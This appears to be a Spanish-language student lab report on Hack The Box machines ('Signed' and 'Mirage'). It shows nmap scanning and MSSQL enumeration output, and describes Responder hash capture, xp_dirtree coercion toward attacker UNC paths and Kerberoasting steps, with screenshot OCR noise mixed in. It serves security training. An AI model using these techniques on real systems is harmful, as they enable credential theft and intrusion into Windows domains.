

UNIVERSIDAD AUTÓNOMA TOMÁS FRÍAS

CARRERA INGENIERÍA DE SISTEMAS



PRÁCTICA 4 – SEGURIDAD DE SISTEMAS

INTEGRANTES:

GUTIÉRREZ RODRÍGUEZ NATALY ANABELL

TORREZ QUISPE ROSA MARIANA

RODRÍGUEZ CONDORI KEVIN ALEXIS


Potosí - Bolivia

2025


Contenido

SIGNED - MEDIUM	3
Mirage - hard	22
1. Enumeración inicial de puertos y servicios	23
1.1. Escaneo de puertos abiertos (nmap –open -O 10.10.11.78)	24
1.2. Enumeración NFS.....	28
1.3. Análisis de reportes.....	30
2. Envenenamiento por DNS y Captura de credenciales iniciales	32
2.1. Creación del servidor NATS falso	32
2.3. Agregación de registros falsos	38
2.4. Captura de credenciales	39
2.5. Configuración de kerberos	40
3. Interacción con NATS y captura de logs	43
3.1. Conexión al servidor NATS real	43
3.2. Creación de un consumidor JetStream	45
3.3. Extracción de credenciales adicionales	46
4. Acceso inicial como usuario	47
4.1. Sincronización con kerberos y la máquina atacante	47
4.2. Solicitud de un TGT (Ticket Granting Ticket).....	48
4.3. Evil Winrm.....	50
4.4. Ataque Kerberoasting	51
4.5. Usuarios con SPNs (Service Principal Names)	54
4.6. Acceso mediante una shell Remota	57
4.7. Bandera del usuario	58
5. Escalamiento de privilegios	60
5.1. Analizar Logon Hours y Identificar Bloqueo.....	61
5.2. Enumerar Credenciales con WinPEAS	62
5.3. Forzar Cambio de Contraseña con ForceChangePassword.....	65
5.4. Modificar Logon Hours con PowerShell (Como mark.bbond)	66
5.5. Verificar y Obtener TGT como javier.mmarshall	68
5.6. Obtener Shell como mark.bbond con RunasCs	68
5.7. Extraer Hash GMSA con gMSADumpe	71

SIGNED - MEDIUM





1. Vemos la interfaz de Hack The Box donde se muestra la máquina **Signed**, incluyendo su dirección IP objetivo y la información básica necesaria para comenzar la práctica de pentesting.





2. Vemos la verificación del escaneo de puertos donde Nmap identifica que la máquina objetivo ejecuta un servicio Microsoft SQL Server 2022, mostrando detalles del dominio, hostname y certificado SSL antes de finalizar el análisis.

con el comando:



```
sudo nmap -Pn -sC -sV 10.10.11.90
```




3. Vemos un listado de comandos disponibles en una sesión SQL Server, donde se muestran funciones como enumerar usuarios, bases de datos y servidores, habilitar xp_cmdshell, ejecutar comandos del sistema y realizar consultas, indicando que se está revisando las capacidades de interacción y explotación dentro del entorno SQL.



4. Vemos la ejecución de la herramienta Responder, iniciada con privilegios elevados para capturar peticiones de red; en pantalla se muestran los módulos de ataque activados (LLMNR, NBT-NS, MDNS y DNS) así como los servidores HTTP/HTTPS funcionando, indicando que el atacante está configurando un entorno para interceptar y obtener hashes o credenciales en la red.



5. Vemos nuevamente la sesión de SQL Server con credenciales válidas, donde se ejecuta **xp_dirtree** apuntando a rutas UNC del atacante, confirmando que el servidor responde y permitiendo validar la capacidad de generar conexiones salientes para futuros ataques como captura de hashes o relaying. se ingresó al usuario de scott se hizo un análisis pero este no se encontro la bandera por que no tiene privilegios de administrador



6. Vemos la enumeración de SQL Server donde se listan permisos, tipos de inicio de sesión y usuarios existentes en la base de datos, mostrando detalles sobre cuentas como *sa*, *scott* y *guest*, lo que permite identificar privilegios, roles y posibles caminos de escalamiento dentro del servidor SQL.

seguridad - VMware Workstation

File Edit View VM Tabs Help

Home X seguridad X

seguridad@seguridad: ~/tarea

Session Acciones Editar Vista Ayuda

root@seguridad: .../seguridad/tarea root@seguridad: /...e/seguridad/tarea seguridad@s...ad: ~/tarea seguridad@s...ad: ~/tarea seguridad@s...ad: ~/tarea

```
SQL (scott guest@master)> enum_impersonate
execute as database permission_name state_desc grantee grantor

SQL (scott guest@master)> enum_logins
name type_desc is_disabled sysadmin securityadmin serveradmin setup
admin processadmin diskadmin dbcreator bulkadmin

sa SQL_LOGIN 0 1 0 0 0
scott SQL_LOGIN 0 0 0 0 0
0 0 0 0 0

SQL (scott guest@master)> enum_users
UserName RoleName LoginName DefDBName DefSchemaName User
ID SID

dbo b'01' db_owner sa master dbo b'1
guest b'00' public NULL NULL guest b'2
INFORMATION_SCHEMA public NULL NULL NULL b'3
sys NULL public NULL NULL NULL b'4
NULL NULL
```

*Sin título: Bloc de notas

Archivo Edición Formato Ver Ayuda

Torrez Quispe Rosa Mariana | Gutierrez Rodriguez Nataly Anabell | Rodriguez Condori Kevin Alexis

13°C Mayorm. nubla... 03:05 27/11/2025

seguridad - VMware Workstation

File Edit View VM Tabs Help

Home X seguridad X

seguridad@seguridad: ~/tarea

Session Acciones Editar Vista Ayuda

root@seguridad: .../seguridad/tarea root@seguridad: /...e/seguridad/tarea seguridad@s...ad: ~/tarea seguridad@s...ad: ~/tarea seguridad@s...ad: ~/tarea

```
scott SQL_LOGIN 0 0 0 0 0
0 0 0 0 0

SQL (scott guest@master)> enum_users
UserName RoleName LoginName DefDBName DefSchemaName User
ID SID

dbo b'01' db_owner sa master dbo b'1
guest b'00' public NULL NULL guest b'2
INFORMATION_SCHEMA public NULL NULL NULL b'3
sys NULL public NULL NULL NULL b'4
NULL NULL

SQL (scott guest@master)> SELECT SUSER_SID('SIGNED\IT');

b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'
SQL (scott guest@master)> SELECT SUSER_SID('SIGNED\mssqlsvc');


b'0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000'
SQL (scott guest@master)>
```

*Sin título: Bloc de notas

Archivo Edición Formato Ver Ayuda

Torrez Quispe Rosa Mariana | Gutierrez Rodriguez Nataly Anabell | Rodriguez Condori Kevin Alexis

13°C Mayorm. nubla... 03:05 27/11/2025

